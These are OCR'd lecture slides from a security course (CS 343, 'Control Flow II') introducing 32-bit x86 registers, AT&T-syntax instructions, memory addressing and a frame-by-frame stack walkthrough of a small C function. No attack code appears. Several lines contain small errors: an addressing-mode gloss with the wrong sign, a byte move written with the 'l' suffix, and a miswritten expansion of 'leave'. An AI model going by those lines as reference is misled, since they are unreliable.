Lecture 04 – Control Flow II

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CS 343 – Fall 2020

Based on Michael Bailey’s ECE 422

32-bit x86 architecture overview

- 8 general purpose registers eax, ebx, ecx, edx, esi, edi, ebp, esp
  - esp is the stack pointer
  - ebp is the frame pointer (optional)
  - Others are used for integer and pointer operations
  - 16- and 8-bit parts of the registers can be named (ax is least significant 16 bits of eax, al is least sig. 8 bits of eax, etc.)
- Instruction pointer eip holds the address of the next instruction to execute
- eflags register has bits like the zero flag or the carry flag that are set by arithmetic and logical operations, used for conditional control flow

Some x86 instructions (AT&T notation)

- mov src, dest ; Copies src to dest
- Arithmetic and bit operations
  - add src, dest ; computes dest + src, stores in dest
  - sub src, dest ; computes dest – src, stores in dest
  - or, and, xor all work the same way; mul/div use specific registers
- Stack operations
  - push src ; decrements esp by 4, writes src to stack
  - pop dest ; reads top of stack into dest, increments esp by 4

Some x86 instructions (AT&T notation)

- Function calls
  - call foo ; calls the function foo, pushes the address of the next instruction onto the stack
  - leave ; equivalent to movl $ebp, $esp followed by popl $ebp
  - ret ; pops the top of the stack into eip (returns from a function)
- Control flow
  - cmp src2, src1 ; computes src1 – src2 and sets eflags register
  - test src2, src1 ; computes src1 & src2 (bitwise-and) and sets eflags
  - jz label ; jump to label if the zero flag is set
  - jnz label ; jump to label if the zero flag is not set
  - jc label ; jump to label if the carry flag is set
  - jnc label ; jump tot label if the carry flag is not set
  - jmp label ; unconditionally jump to label

Instruction suffixes

- l — (long) 32 bits
- w — (word) 16 bits
- b — (byte) 8 bits

- Examples
  - movw %ax, %dx ; Copies least sig. 16 bits of eax to least sig. 16 bits of edx
  - pushl %edi
  - subl $16, %esp ; Decrements esp by 16
  - cmpl %edx, %eax ; computes eax – edx and sets eflags based on the result

x86 operands

- Constants are prefixed with $
- Registers are prefixed with %
  - movb $8, %bl
- Read/writing to memory has several forms
  - (%eax) ; Refers to the 1, 2, or 4 bytes at address stored in eax
  - -8(%esp) ; Address is %esp – 8
  - 4(%esi, %eax) ; Address is esi + eax – 4
  - 16(%eax, %edx, 4) ; Address is eax + 4*edx + 16

Using memory operands

- Load 4 bytes from ebp + 4 into eax
    - movl 4(%ebp), %eax
- Store 1 byte from dl (least sig. 8-bits of edx) to address edi
    - movl %dl, (%edi)
- Add 4 bytes from address edx to eax and store in eax
    - addl (%edx), %eax
- Xor the constant 0x5555AAAA with 4 bytes at address 8+ebp
    - xorl $0x5555AAAA, 8(%ebp)

What values do eax and edx hold after this?

```
movl     $30, %eax
movl     $10, %edx
subl     %eax, %edx
addl     %eax, %eax
```

A. eax = 40, edx = 10

B. eax = 60, edx = 40

C. eax = 60, edx = -40

D. eax = -40, edx = 10

Function calls on 32-bit x86

- Stack grows down (from high to low addresses)
- Stack consists of 4-byte slots
- esp points to the bottom most “in-use” slot
- ebp “frame pointer” points to the previous ebp on the stack (if used)
- call pushes the return address onto the stack
- Function call arguments can be accessed at a positive offset from ebp
  8(%ebp), 12(%ebp), 16(%ebp), etc.
- Local variables can be accessed at a negative offset from ebp
  -4(%ebp), -8(%ebp), -12(%ebp), etc.

Warning!


- For most of these slides, the stack is drawn with low addresses on the bottom and high addresses on the top. The stack grows down both numerically and pictorially.

Function call example

```c
int foo(int a, char *p) {
        int b = atoi(p);
        return a + b;
}
```

eip →

```asm
foo:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $40, %esp
        movl    12(%ebp), %eax
        movl    %eax, (%esp)
        call    atoi
        movl    %eax, -12(%ebp)
        movl    -12(%ebp), %eax
        movl    8(%ebp), %edx
        addl    %edx, %eax
        leave
        ret
```



Function call example

```c
int foo(int a, char *p) {
        int b = atoi(p);
        return a + b;
}
```

```
       foo:
               pushl   %ebp
eip →          movl    %esp, %ebp
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               leave
               ret
```



← ebp

…

p

a

return address

esp → saved ebp

Function call example

```c
int foo(int a, char *p) {
        int b = atoi(p);
        return a + b;
}
```

```
      foo:
              pushl    %ebp
              movl     %esp, %ebp
eip →         subl     $40, %esp
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              movl     %eax, -12(%ebp)
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

…

p

a

return address

esp → saved ebp ← ebp

Function call example

```c
int foo(int a, char *p) {
        int b = atoi(p);
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```
       foo:
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
               leave
               ret
```



…

p

a

return address

saved ebp ← ebp

esp →

Function call example

```c
int foo(int a, char *p) {
        int b = atoi(p);
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}
```

```asm
foo:
        pushl   %ebp
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        movl    %eax, -12(%ebp)
        movl    -12(%ebp), %eax
        movl    8(%ebp), %edx
        addl    %edx, %eax
        leave
        ret
```


eip → movl %eax, (%esp)



…

p

a

return address

saved ebp ← ebp

eax = p

esp →

Function call example

```c
int foo(int a, char *p) {
        int b = atoi(p);
        return a + b;
}
```

eip →

```
foo:
        pushl   %ebp
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
        movl    8(%ebp), %edx
        addl    %edx, %eax
        leave
        ret
```



…

p

a

return address

saved ebp ← ebp

esp → p

eax = p

Function call example

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int foo(int a, char *p) {
        int b = atoi(p);
        return a + b;
}
```

```
foo:
                pushl   %ebp
                movl    %esp, %ebp
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                movl    12(%ebp), %eax
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
eip →           movl    %eax, -12(%ebp)
                movl    -12(%ebp), %eax
                movl    8(%ebp), %edx
                addl    %edx, %eax
                leave
                ret
```



...

p

a

return address

saved ebp ← ebp

esp → p

eax = result

Function call example

```c
int foo(int a, char *p) {
        int b = atoi(p);
        return a + b;
}
```

```
foo:
        pushl   %ebp
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        movl    %eax, -12(%ebp)
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        addl    %edx, %eax
        leave
        ret
```


eip →



…

p

a

return address

saved ebp ← ebp

b = result


esp → p

eax = result

Function call example

```c
1 int foo(int a, char *p) {
2         int b = atoi(p);
3         return a + b;
4 }
```

```
       1 foo:
       2         pushl   %ebp
       3         movl    %esp, %ebp
       4         subl    $40, %esp
       5         movl    12(%ebp), %eax
       6         movl    %eax, (%esp)
       7         call    atoi
       8         movl    %eax, -12(%ebp)
       9         movl    -12(%ebp), %eax
eip → 10         movl    8(%ebp), %edx
      11         addl    %edx, %eax
      12         leave
      13         ret
```



...

p

a

return address

saved ebp ← ebp

b = result

eax = b

esp → p

Function call example

```c
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        int b = atoi(p);
        return a + b;
}
```

```
      foo:
              pushl   %ebp
